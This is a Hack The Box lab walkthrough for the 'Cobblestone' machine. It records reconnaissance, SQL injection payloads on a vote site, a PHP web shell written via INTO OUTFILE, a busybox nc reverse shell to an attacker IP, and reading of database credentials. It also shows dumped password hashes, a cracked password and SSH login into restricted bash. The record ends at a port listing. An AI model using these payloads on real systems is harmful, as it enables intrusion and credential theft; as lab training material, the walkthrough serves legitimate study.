Nmap
┌──(wither㉿localhost)-[~/Templates/htb-labs/Insane/Cobblestone]
└─$ nmap -sC -sV -Pn 10.10.11.81 -oN ./nmap.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-10 06:45 UTC
Nmap scan report for 10.10.11.81
Host is up (3.6s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.2p1 Debian 2+deb12u7 (protocol 2.0)
| ssh-hostkey:
|   256 50:ef:5f:db:82:03:36:51:27:6c:6b:a6:fc:3f:5a:9f (ECDSA)
|_  256 e2:1d:f3:e9:6a:ce:fb:e0:13:9b:07:91:28:38:ec:5d (ED25519)
80/tcp open  http    Apache httpd 2.4.62
|_http-server-header: Apache/2.4.62 (Debian)
|_http-title: Did not follow redirect to http://cobblestone.htb/
Service Info: Host: 127.0.0.1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 54.01 seconds
Add cobblestone.htb to our /etc/hosts
Page check
From the index page, we can find the other subdomains here.
http://deploy.cobblestone.htb/
http://cobblestone.htb/skins.php
http://vote.cobblestone.htb/
mc.cobblestone.htb
Let's add them to /etc/hosts
deploy.cobblestone.htb
 Nothing interesting here.
vote.cobblestone.htb
 There is a login page, but we still don't have any valid credit here.
But we can register a new account to check it
 We can successfully come to dashboard page here.
There is a suggest page here
We can successfully come to dashboard page here.
There is a suggest page here


We can try to find the sql injection here.
If we submit the normal query mc.cobblestone.htb
But if we change into the malicious payload 1' -- -
 That seems like be vulnerable by
 sql-injection.
shell as cobble

Firstly, let's check the valid column number:
' UNION SELECT * FROM votes ORDER BY 5 -- -
Typically, different virtual hosts are written to /var/www/<vhost>, so I guess it would be /var/www/voteor /var/www/html
Then let's check the permission of writing and reading
' UNION SELECT 1,2,3,(SELECT GROUP_CONCAT(grantee, ':', privilege_type SEPARATOR ';') FROM information_schema.user_privileges), 5-- -

' UNION SELECT 1,2,3,(select GROUP_CONCAT(variable_name, ':', variable_value SEPARATOR ';') FROM information_schema.global_variables where variable_name="secure_file_priv"), 5-- -

Then we can try to upload a web shell here
' UNION SELECT 1,2,3,"<?php system($_GET['cmd']); ?>",5 INTO OUTFILE '/var/www/vote/shell.php'-- -

Here we go, we get the web shell here.
Then we can try to make a reverse shell now
http://vote.cobblestone.htb/shell.php?cmd=busybox%20nc%2010.10.16.11:4444%20-e%20bash
Then we can get the reverse shell as www-data
──(wither㉿localhost)-[~/Templates/htb-labs/Insane/Cobblestone]
└─$ nc -lnvp 4444
listening on [any] 4444 ...
connect to [10.10.16.11] from (UNKNOWN) [10.10.11.81] 48684

id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
We can try to upgrade the shell here
upgrade to PTY
python3 -c 'import pty;pty.spawn("bash")'
^Z
stty raw -echo; fg
We can get the mysql credit from /var/www/html/db/connection.php
www-data@cobblestone:/var/www/html/db$ cat connection.php
<?php

$dbserver = "localhost";
$username = "dbuser";
$password = "aichooDeeYanaekungei9rogi0eMuo2o";
$dbname = "cobblestone";

$conn = new mysqli($dbserver, $username, $password, $dbname);

// Check connection
if ($conn->connect_errno > 0) {
    die("Connection failed: " . $conn->connect_error);
}
?>
Then we can enumerate the database
MariaDB [(none)]> use cobblestone
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MariaDB [cobblestone]> show tables;
+-----------------------+
| Tables_in_cobblestone |
+-----------------------+
| skins                 |
| suggestions           |
| users                 |
+-----------------------+
3 rows in set (0.000 sec)

MariaDB [cobblestone]> select * from users;
+----+----------+-----------+----------+------------------------+-------+------------------------------------------------------------------+-------------+
| id | Username | FirstName | LastName | Email                  | Role  | Password                                                         | register_ip |
+----+----------+-----------+----------+------------------------+-------+------------------------------------------------------------------+-------------+
|  1 | admin    | admin     | admin    | admin@cobblestone.htb  | admin | f4166d263f25a862fa1b77116693253c24d18a36f5ac597d8a01b10a25c560d1 | *           |
|  2 | cobble   | cobble    | stone    | cobble@cobblestone.htb | admin | 20cdc5073e9e7a7631e9d35b5e1282a4fe6a8049e8a84c82987473321b0a8f4d | *           |
|  3 | test     | test      | test     | test@gmail.com         | user  | 80c3cd40fa35f9088b8741bd8be6153de05f661cfeeb4625ffbf5f4a6c3c02c4 | 10.10.14.8  |
|  4 | user     | user      | user     | user@user.com          | user  | 03ac674216f3e15c761ee1a5e255f067953623c8b388b4459e13f978d7c846f4 | 10.10.14.7  |
|  5 | dogujen  | dogu      | damn     | dogujen@dogujen.htb    | user  | 8125348b873e112f666a79cf1f12808cb8b3c1016c83ab778dd6ffe60351814d | 10.10.14.35 |
+----+----------+-----------+----------+------------------------+-------+------------------------------------------------------------------+-------------+
5 rows in set (0.000 sec)
And we can crack the password of cobble
20cdc5073e9e7a7631e9d35b5e1282a4fe6a8049e8a84c82987473321b0a8f4d:iluvdannymorethanyouknow
Then we can use this credit cobble:iluvdannymorethanyouknow to ssh connect it.
┌──(wither㉿localhost)-[~/Templates/htb-labs/Insane/Cobblestone]
└─$ ssh cobble@cobblestone.htb
The authenticity of host 'cobblestone.htb (10.10.11.81)' can't be established.
ED25519 key fingerprint is SHA256:c5Fpg/cgHQO2EmwqsW3VtYIVXXMz7nz8dwjibC8n0gw.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'cobblestone.htb' (ED25519) to the list of known hosts.
cobble@cobblestone.htb's password:
Linux cobblestone 6.1.0-37-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.140-1 (2025-05-22) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
cobble@cobblestone:~$
I found that we were in a restricted environment of rbash
cobble@cobblestone:~$ echo "$0"
-rbash
I tried to bypass the rbash, but I did not success.
https://www.verylazytech.com/linux/bypassing-bash-restrictions-rbash
Maybe this is a rabbit hole.
I can only use ss to help us check the netstate
cobble@cobblestone:~$ ss -ntlp
State               Recv-Q               Send-Q                             Local Address:Port                              Peer Address:Port              Process
